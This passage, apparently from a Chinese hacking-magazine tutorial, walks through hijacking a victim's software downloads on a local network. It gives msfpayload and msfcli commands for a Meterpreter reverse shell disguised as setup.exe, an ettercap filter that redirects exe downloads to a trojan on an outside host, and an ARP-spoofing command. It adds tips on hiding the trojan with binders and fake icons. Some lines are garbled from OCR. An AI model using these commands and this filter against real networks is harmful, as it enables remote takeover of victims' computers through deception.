


图2




图4




图6

setup.exe。这里命名成setup.exe/install.exe的原因是，可以绕过vista的uac，当然是需要管理员2次点击的，命令如下，运行效果如图5。

./msfpayload windows/meterpreter/reverse_tcp LHOST=192.168.1.52 LPORT=8888 X >/home/mickey/setup.exe

然后用 msfcli 本地监听 8888 端口：

./msfcli exploit/multi/handler PAYLOAD=windows/meterpreter/reverse_tcp LHOST=192.168.1.52 LPORT=8888 E

接着编写 downexe.filter 脚本：

```
if (ip.proto == TCP && tcp.dst == 80) {
   if (search(DATA.data, "Accept-Encoding")) {
      replace("Accept-Encoding", "Accept-Mousecat");
      msg("zapped Accept-Encoding!\n");
   }
}
if (ip.proto == TCP && tcp.src == 80) {
   replace("keep-alive", "close" ");
   replace("Keep-Alive", "close" ");

}
if (ip.proto == TCP && search(DATA.data, ": application") ){
   msg("found EXE\n");
   if (search(DATA.data, "Win32")) {
   msg("doing nothing\n");
   } else {
   replace("200 OK", "301 Moved Permanently
   Location: http://www.hackest.cn/tools/setup.exe");
   msg("redirect success\n");
   }
}
```




图7





图8


图9

以上代码的原理是当目标下载 Windows 格式的 exe 文件时，替换当前页面的 http 响应信息 202 为 301，并且重定向到我存放木马的地方。


使用 etterfilter 编译一下：**Etterfilter downexe.filter -o downexe.ef**，运行效果如图 6。

加载downexe.ef过滤器，进行arp欺骗 **sudo ettercap -T -q -F downexe.ef -M arp /192.168.1.67**。

当目标进行网上冲浪，并且下载exe文件并运行后，我们就得到主机的权限了，如图 7、图 8。当然，我这里做的比较粗糙，可以使用绑定器或者 winrar 把文件合并起来，并且修改下 exe 文件的图标，这样就显得更真实了。


现在登录 192.168.1.67 看一下效果，并且做下验证，如图 9，详细的过程可以通过 wireshark 抓包浏览，如图 10。

文章写的仓促，有错误的地方和有好思路的同学，可以联系我一起交流。


图10

编辑点评：

文章中的方法我也不是很了解，就不多说什么了，不过怎么看怎么像 Windows 下的 zxarp.exe 实现的功能。另外，MetaSploit 3.2 毕竟太大了，带到内网去安装实在不方便，我倒是尝试过把自己本机引入对方的内网，再使用 MetaSploit 3.2，不过还是没有应用的很成功。谁有这方面的想法和办法，欢迎来稿。



留下终极后门

本文写的是一个很好的留后门的小技巧

